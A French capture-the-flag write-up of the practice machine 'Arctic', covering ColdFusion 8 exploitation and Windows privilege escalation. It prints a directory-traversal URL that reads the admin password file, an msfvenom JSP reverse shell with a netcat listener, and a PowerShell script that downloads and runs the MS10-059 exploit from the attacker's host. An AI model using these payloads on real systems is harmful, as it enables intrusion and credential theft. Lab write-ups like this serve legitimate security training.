


Introduction

Arctic est une machine Windows dont l'adresse IP est 10.10.10.11.

Compétences mises en œuvre :

- Enumération des ports et services.
- Identification d'un service faillible.
- Recherche et exploitation d'un exploit adapté.
- Reverse shell exécuté par la box avec powershell.


Enumération

Nous commençons avec l'énumération des ports et services avec **nmap** :

```
$ nmap –T4 –A 10.10.10.11
```

```
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
```

Plusieurs ports RPC ouverts, nous allons plutôt aller sur le port **8500**. C'est en réalité un serveur web, après avoir cliqué un peu partout, le dossier **/CFIDE/administrator** nous met une page de login pour le logiciel **ColdFusion** :



Une recherche avec **searchsploit** nous permet de voir un exploit de **directory traversal** et **file upload** :


```
$ searchsploit coldfusion 8
```

```
└─╼ [★]$ searchsploit -w coldfusion 8
------------------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                            |  URL
------------------------------------------------------------------------------------------ ----------------------------------------
Adobe ColdFusion - 'probe.cfm' Cross-Site Scripting                                       | https://www.exploit-db.com/exploits/36067
Adobe ColdFusion - Directory Traversal                                                    | https://www.exploit-db.com/exploits/14641
Adobe ColdFusion - Directory Traversal (Metasploit)                                       | https://www.exploit-db.com/exploits/16985
Adobe Coldfusion 11.0.03.292866 - BlazeDS Java Object Deserialization Remote Code Execut | https://www.exploit-db.com/exploits/43993
Adobe ColdFusion 2018 - Arbitrary File Upload                                             | https://www.exploit-db.com/exploits/45979
Adobe ColdFusion 9 - Administrative Authentication Bypass                                 | https://www.exploit-db.com/exploits/27755
Adobe ColdFusion < 11 Update 10 - XML External Entity Injection                           | https://www.exploit-db.com/exploits/40346
Adobe ColdFusion Server 8.0.1 - '/administrator/enter.cfm' Query String Cross-Site Scrip | https://www.exploit-db.com/exploits/33170
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_authenticatewizarduser.cfm' Query Stri | https://www.exploit-db.com/exploits/33167
Adobe ColdFusion Server 8.0.1 - '/wizards/common/_logintowizard.cfm' Query String Cross- | https://www.exploit-db.com/exploits/33169
Adobe ColdFusion Server 8.0.1 - 'administrator/logviewer/searchlog.cfm?startRow' Cross-S | https://www.exploit-db.com/exploits/33168
Allaire ColdFusion Server 4.0 - Remote File Display / Deletion / Upload / Execution      | https://www.exploit-db.com/exploits/19093
Allaire ColdFusion Server 4.0.1 - 'CFCRYPT.EXE' Decrypt Pages                             | https://www.exploit-db.com/exploits/19220
ColdFusion 8.0.1 - Arbitrary File Upload / Execution (Metasploit)                         | https://www.exploit-db.com/exploits/16788
ColdFusion 9-10 - Credential Disclosure                                                   | https://www.exploit-db.com/exploits/25305
ColdFusion MX - Missing Template Cross-Site Scripting                                     | https://www.exploit-db.com/exploits/21548
ColdFusion Scripts Red_Reservations - Database Disclosure                                 | https://www.exploit-db.com/exploits/7440
Macromedia ColdFusion MX 6.0 - Remote Development Service File Disclosure                 | https://www.exploit-db.com/exploits/22867
------------------------------------------------------------------------------------------ ----------------------------------------
```

Exploitation

Pour l'exploit du **directory traversal** nous trouvons :

```
http://
10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../
../../../ColdFusion8/lib/password.properties%00en
```




Nous voyons alors un hash : **2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03** qui correspond au mot **happyday**.

Nous avons alors un accès administrateur sur le site, un rapide tour nous permet de voir que nous pouvons utiliser des tâches planifiées. Nous allons créer un reverse shell avec **msfvenom** :

```
$ msfvenom java/jsp_shell_reverse_tcp lhost=10.10.14.37 lport=4567 –f raw > rev.jsp
$ python3 –m http.server
```

Nous faisons alors une nouvelle qui va aller chercher et exécuter notre reverse shell :


└──╼ [★]$ nc -lvnp 4567
listening on [any] 4567 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.10.11] 51860
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\ColdFusion8\runtime\bin>cd C:\
cd C:\

Elévation de privilège

Après avoir effectué un **Windows Exploit Suggester** avec comme fichier le **systeminfo** du windows, celui-ci est vulnérable à l'exploit **MS10-059**, qui s'appelle **chimichurri**, nous devons donc le transférer sur le windows et l'exécuter, nous allons le faire avec **powershell** sur le windows :

```
C:\> echo $webclient = New-Object System.Net.WebClient >>wget.ps1
C:\> echo $url = "http://10.10.14.37/chimichurri.exe" >>wget.ps1
C:\> echo $file = "exploit.exe" >>wget.ps1
C:\> echo $webclient.DownloadFile($url,$file) >>wget.ps1
C:\> powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

```
C:\> exploit.exe 10.10.14.37 1234
```

Après avoir eu notre shell, le cauchemar est fini, nous allons lire les flags :